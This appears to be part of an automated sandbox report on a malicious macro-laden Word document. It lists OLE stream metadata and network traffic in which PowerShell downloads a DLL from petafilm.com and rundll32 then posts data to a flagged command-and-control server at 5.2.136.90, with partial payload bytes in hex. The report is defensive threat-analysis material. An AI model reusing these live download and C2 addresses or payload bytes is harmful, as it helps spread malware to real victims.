Data ASCII:	u . . . D . d . . . . / g . , b . r . . . . j . . . . c . . . 8 . . . . A . . . . ? . . . . 8 . A . C . = > . : . . 1 . . . . . " . . . . R . . . . { . . B g . . . m d . z . M . . . . D . . . . F . . . . . . { . . B g . . . m d . z . M . . . .
Data Raw:	75 83 01 00 44 00 64 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 2f 67 eb 2c 62 01 72 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 63 00 0b f0 38 00 00 00 04 41 01 00 00 00 3f 01 00 00 06 00 bf 01 00 00 10 00 ff 01 00 00 08 00 80 c3 14 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 488

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	488
Entropy:	5.44671163464
Base64 Encoded:	True

General	
Data ASCII:	I D = " { 3 2 8 4 0 4 E F - 4 1 6 C - 4 D E 8 - 9 A 4 2 - 2 0 1 5 6 D 2 2 2 C 2 6 } " . . D o c u m e n t = W m _ t 4 0 4 p 8 v _ / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Q a f k r i m w s h o . . M o d u l e = O i 5 o e l v 0 _ s 4 . . E x e N a m e 3 2 = " T j 8 d t f s u o p d k " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 1 0 1 2 B 2 B 0 B 6 B 0 B 6 B 0 B 6 B 0 B 6 " . . D P B = " 8 2 8 0 2 0 5 0 9 3 5 1 9 3
Data Raw:	49 44 3d 22 7b 33 32 38 34 30 34 45 46 2d 34 31 36 43 2d 34 44 45 38 2d 39 41 34 32 2d 32 30 31 35 36 44 32 32 32 43 32 36 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 57 6d 5f 74 34 30 34 70 38 76 5f 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 51 61 66 6b 72 69 6d 77 73 68 6f 0d 0a 4d 6f 64 75 6c 65 3d 4f 69 35 6f 65 6c 76 30 5f 73 34 0d 0a 45 78 65 4e 61 6d 65 33 32 3d

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 110

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	110
Entropy:	3.60650024781
Base64 Encoded:	False
Data ASCII:	W m _ t 4 0 4 p 8 v _ . W . m . _ . t . 4 . 0 . 4 . p . 8 . v . _ . . . Q a f k r i m w s h o . Q . a . f . k . r . i . m . w . s . h . o . . . O i 5 o e l v 0 _ s 4 . O . i . 5 . o . e . l . v . 0 . _ . s . 4 . . . . .
Data Raw:	57 6d 5f 74 34 30 34 70 38 76 5f 00 57 00 6d 00 5f 00 74 00 34 00 30 00 34 00 70 00 38 00 76 00 5f 00 00 00 51 61 66 6b 72 69 6d 77 73 68 6f 00 51 00 61 00 66 00 6b 00 72 00 69 00 6d 00 77 00 73 00 68 00 6f 00 00 00 4f 69 35 6f 65 6c 76 30 5f 73 34 00 4f 00 69 00 35 00 6f 00 65 00 6c 00 76 00 30 00 5f 00 73 00 34 00 00 00 00 00

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 5146

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	5146
Entropy:	5.51240945881
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 630

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	630
Entropy:	6.3062184781
Base64 Encoded:	True
Data ASCII:	. r . . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . . * \\ C . . . . . . a . . . ! O f f i
Data Raw:	01 72 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 08 e2 e3 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 25134

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	25134
Entropy:	3.92042329439
Base64 Encoded:	False


General	
Data ASCII:	. . . . _ . . . . . Y \\ . . . . b j b j . . . . . b . . b . . . . . Y T . . . . . F . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 59 5c 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 2e 62 00 00 62 7f 00 00 62 7f 00 00 59 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/10/21-02:33:11.978482	TCP	2404336	ET CNC Feodo Tracker Reported CnC Server TCP group 19	49166	80	192.168.2.22	5.2.136.90

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 10, 2021 02:32:54.198482990 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.288156986 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.288263083 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.290236950 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.389795065 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.389883041 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.389925957 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.389965057 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.390005112 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.390043020 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.390093088 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.390113115 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.390137911 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.390141964 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.390147924 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.390177011 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.390216112 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.390240908 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.479609966 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.479681015 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.479726076 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.479758978 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.479799032 CET	80	49165	176.53.69.151	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 10, 2021 02:32:54.479818106 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.479839087 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.479847908 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.479865074 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.479888916 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.479933977 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.479962111 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.479973078 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480014086 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480041981 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.480055094 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480093002 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480119944 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.480133057 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480170965 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480200052 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.480220079 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480263948 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480287075 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.480303049 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480341911 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.480369091 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.569818974 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.569878101 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.569921970 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.569962978 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570002079 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570040941 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570080042 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570128918 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570172071 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570174932 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570204020 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570211887 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570250988 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570251942 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570278883 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570292950 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570332050 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570369959 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570372105 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570414066 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570449114 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570461035 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570503950 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570542097 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570543051 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570584059 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570611954 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570624113 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570662022 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570693970 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570703030 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570741892 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570775032 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570790052 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570832968 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570868015 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570871115 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570913076 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570949078 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.570950985 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.570991039 CET	80	49165	176.53.69.151	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 10, 2021 02:32:54.571024895 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.571029902 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.571069002 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.571105003 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.571118116 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.571161032 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.571186066 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.571199894 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.571238995 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.571263075 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.571279049 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.571345091 CET	49165	80	192.168.2.22	176.53.69.151
Jan 10, 2021 02:32:54.660465956 CET	80	49165	176.53.69.151	192.168.2.22
Jan 10, 2021 02:32:54.660511017 CET	80	49165	176.53.69.151	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 10, 2021 02:32:54.074415922 CET	52197	53	192.168.2.22	8.8.8.8
Jan 10, 2021 02:32:54.183813095 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 10, 2021 02:32:54.074415922 CET	192.168.2.22	8.8.8.8	0x51f2	Standard query (0)	petafilm.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 10, 2021 02:32:54.183813095 CET	8.8.8.8	192.168.2.22	0x51f2	No error (0)	petafilm.com		176.53.69.151	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- petafilm.com
- 5.2.136.90

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	176.53.69.151	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 10, 2021 02:32:54.290236950 CET	0	OUT	GET /wp-admin/4m/ HTTP/1.1 Host: petafilm.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 10, 2021 02:32:54.389795065 CET	1	IN	HTTP/1.1 200 OK Cache-Control: no-cache, must-revalidate Pragma: no-cache Content-Type: application/octet-stream Expires: Sun, 10 Jan 2021 01:32:58 GMT Last-Modified: Sun, 10 Jan 2021 01:32:58 GMT Server: Microsoft-IIS/10.0 Set-Cookie: 5ffa594acfa68=1610242378; expires=Sun, 10-Jan-2021 01:33:58 GMT; Max-Age=60; path=/ Content-Disposition: attachment; filename="wjj.dll" Content-Transfer-Encoding: binary X-Powered-By: ASP.NET X-Powered-By-Plesk: PleskWin Date: Sun, 10 Jan 2021 01:32:58 GMT Content-Length: 192000 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 95 16 3a bb d1 77 54 e8 d1 77 54 e8 d1 77 54 e8 15 b2 99 e8 dc 77 54 e8 15 b2 9a e8 8e 77 54 e8 15 b2 9b e8 f8 77 54 e8 2d 00 eb e8 d0 77 54 e8 2d 00 e8 e8 d3 77 54 e8 d1 77 55 e8 53 77 54 e8 2d 0 0 ed e8 c0 77 54 e8 f6 b1 9b e8 d5 77 54 e8 f6 b1 9e e8 d0 77 54 e8 f6 b1 9d e8 d0 77 54 e8 d1 77 c3 e8 d0 77 54 e8 f6 b 1 98 e8 d0 77 54 e8 52 69 63 68 d1 77 54 e8 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ff a1 f3 5f 00 00 00 00 00 0 0 00 00 e0 00 02 21 0b 01 0b 00 00 be 00 00 00 4a 02 00 00 00 00 00 dc 45 00 00 00 10 00 00 00 d0 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 30 03 00 00 04 00 00 00 00 00 00 02 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f0 19 01 00 cb 00 00 00 8c 0f 01 00 b4 00 00 00 00 50 01 00 20 b2 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 03 00 a0 0c 00 00 10 d2 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 05 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 c8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 19 bd 00 00 00 10 00 00 00 be 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 bb 4a 00 00 00 d0 00 00 00 4c 00 00 00 c2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 9c 2d 00 00 00 20 01 00 00 10 00 00 00 0e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 20 b2 01 00 00 50 01 00 00 b4 01 00 00 1e 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 48 1a 00 00 00 10 03 00 00 1c 00 00 00 d2 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 4 2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$:wTwTwTwTwTwT-wT-wTwUSwT-wTwTwTwTwwTwTRich wTPEL_!JE0P 8@.text `.rdataJL@@.data- @.rsrc P@@.relocH@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	5.2.136.90	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Jan 10, 2021 02:33:12.053525925 CET	200	OUT	POST /cfneym/te8xci065y4us/0q84z262f3krhb3/ HTTP/1.1 DNT: 0 Referer: 5.2.136.90/cfneym/te8xci065y4us/0q84z262f3krhb3/ Content-Type: multipart/form-data; boundary=----------AbSKJB3lYi User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 5.2.136.90 Content-Length: 6260 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 10, 2021 02:33:12.876818895 CET	208	IN	HTTP/1.1 200 OK Server: nginx Date: Sun, 10 Jan 2021 01:33:12 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 65 39 34 0d 0a 9c bc 6e 49 b8 87 bc 21 87 b5 90 ae 2a eb 18 53 ec b7 e5 7a a7 a3 32 ab 1e 50 a4 6f 30 e1 c6 a2 73 6a fe 04 92 ba 43 15 cc 25 b7 b7 cd 7a 62 76 7b f8 b5 03 24 4f f6 0f 60 75 8f df df 2f 60 8b 92 f6 c9 31 27 ce bf b5 a2 cf 72 ff 09 67 fa 08 81 ba 13 29 db 15 8e b1 09 01 c1 a7 2b d2 1c ad 21 9b 36 e7 8e 27 97 95 d4 f3 51 fa d0 3c eb 1a 73 fc cf b4 8d 35 94 74 b5 f1 5d cb 34 79 1b 23 58 98 42 d7 a1 5a c0 17 61 97 e5 f3 1e d2 cc 98 17 fd dd e7 f2 46 b3 d5 4f 8c a4 9f 63 88 7d 59 61 51 f6 ce 35 a2 ca 0c 6f e1 5f 65 ea fd ab c1 7e fa 24 78 77 41 a0 b3 72 eb 43 52 87 40 81 a7 e8 20 ec 8c ed 16 db 8e 02 a8 e3 85 b5 6b 65 db c6 a6 19 c6 63 4d 6c 1b 6b 83 b0 3f 2c 05 f5 5c c2 2f 5f 56 5a 38 cf ac 88 83 97 6f bf bd 1a f3 66 9d fc 86 61 0d be a4 f4 4f a2 62 be 74 77 77 27 d6 31 3b 61 a5 3a 52 5d 8b b5 8a 8a 54 41 7c dd 1f 14 e0 f4 a3 6d ba ed 8e c4 92 60 a2 78 22 9f 5f 3e 47 38 2b 95 61 0b bf 3a 5b bf 99 e1 7c 9a cf cd 52 98 14 8b 9a 12 c4 bf 6b 5c 40 da 38 17 fa fd dd 10 15 7e 83 75 a0 79 f6 90 c3 c6 16 6e 69 22 ae 9e 7d 18 ae 5b 6e 18 0c 1b 50 c0 2d 1d 2a d4 9a da a5 ed ae 9f c1 80 dd e3 29 de 22 26 e0 d0 86 b0 b2 4d fa 8e 44 40 a2 22 10 6b 70 a5 55 dd 1c 79 72 da 80 dd d4 57 ac 73 35 88 fa 2b f0 dc 69 32 92 dd 7e 45 82 33 f2 9e 56 ee a6 bc c0 01 cc 7d 5d 5d 7d 51 15 83 b6 f4 13 12 28 d4 31 13 5e 21 44 d e 6f 29 88 d8 37 37 40 8d 68 ed 42 2a 43 3d dc 22 6f f6 73 a5 e6 37 bb 3f 8d fc 44 fb 85 9e 5e e6 bd 48 0a a1 8e 83 35 1e ac b2 5a bc 57 b0 3c 8f 2f e3 56 fe 6c 9f 60 40 13 20 1a 4f 8b b8 a8 f4 79 10 45 97 25 8a 09 bc 4c f8 40 04 b5 58 4d 0b d9 f6 c3 f7 ff b8 02 8a 1f 52 93 15 08 22 df 35 a1 5a 25 c0 cd 8d 3c 64 a3 f1 8f d4 08 87 7a cb 7e 25 7a 2a 33 56 94 e5 58 78 6e 80 35 38 96 b2 ad ec 30 32 bd 76 4c 7b 04 6e b0 de 70 54 7e 74 2d c1 89 b4 4b 06 9d 9d 26 a9 01 9e 1d 91 24 0c 79 7e 25 2a 82 da 2a 73 25 fe cd 39 01 53 8f 4e 67 dd 3d 6c e5 12 41 e1 76 ae eb 68 25 b1 21 1c da b9 86 2c 47 dc 2e 6a c9 20 66 6e 23 a2 75 44 ed d5 98 b4 ff 99 33 40 86 14 17 fe 0e 60 92 e6 95 2c 13 81 c2 b4 a6 49 75 53 30 b7 26 5e c6 97 d3 a2 e8 ea c5 df 17 9b df f1 52 14 8b 80 3d 16 c3 40 50 13 05 e7 e8 ab 6b 3b ad 52 60 57 c1 90 78 b2 95 10 0d 55 f9 8a ca e7 fd be 9d 5b ea 8b 48 1c bc 33 13 16 1c 37 22 ad 24 f3 da 3f bf d5 1a a5 a9 1b 33 9d b0 c3 4e aa 6d 35 96 1e 11 5c 9c 43 7a f1 4e 3e 08 74 71 a8 d0 da 85 16 3d bb 90 14 fe 7b e4 7b ed 6b 85 e6 26 37 f6 6e 59 35 99 87 38 90 fe 9f 9e 7d d5 20 d1 ec 68 6d cf e3 e7 a9 b9 9b 85 8e 5d 3b 72 e4 35 0c 6f 0c 65 62 c5 cf 54 f1 e7 ef 76 cf 3c 8e 1e fa f5 1d 0f a6 c6 c4 49 d7 cd b7 c9 8d 9f 55 7d 7e 03 81 31 25 4a 8f fd 6b 76 19 58 b4 d1 0c 4f 7e 2d 4a 0b 73 7e 21 76 b0 e0 18 3c 12 c3 e3 80 5f b6 b2 f7 66 fe 3d 1c bc 37 6b 14 7e 84 91 90 16 be 38 40 57 c7 f1 20 38 da d6 1a 4e 6e 7a 38 1e 66 63 e0 b1 87 33 9d f4 e9 f6 74 a8 a9 27 9a 85 86 59 ae 93 d4 5c 7f 0a 22 50 91 3a e6 82 c1 ee 51 6c a9 64 c2 15 13 7a fa 3d 51 92 bf ca 5f d9 d9 2a ce f5 e2 92 cb f9 8c 7a 00 e1 1e 4d 1c 08 c3 74 21 2d d7 93 05 c3 9c 5a 24 8f af b8 39 11 2f d1 f4 f5 b0 69 ca 04 be 22 a2 74 ef 66 0c 39 01 a3 3a d9 12 e7 05 c6 fa 7e dc f3 d6 c2 9a 4a 5c 49 bd 49 ab da 0f 30 c3 1f a6 83 56 98 82 c9 ed a1 8d a5 20 b8 e9 2b 67 aa dd 2d 67 b6 83 ff 1a 27 78 48 ed 31 6b 4f 4e d7 c7 bc 27 0c 70 bb c4 29 fb ae a5 63 4b fc c8 77 03 0b 36 98 e6 a6 27 c3 8b d5 eb 88 b2 71 68 95 e6 9a 62 5c a1 64 d0 f5 bc 0a 2a 27 a6 0b eb c1 9a 45 72 2d 87 f9 45 82 ec 33 3a d5 ab 68 7b 14 a8 04 2f cf b2 28 6c 7c 75 e1 c1 38 4c d9 Data Ascii: 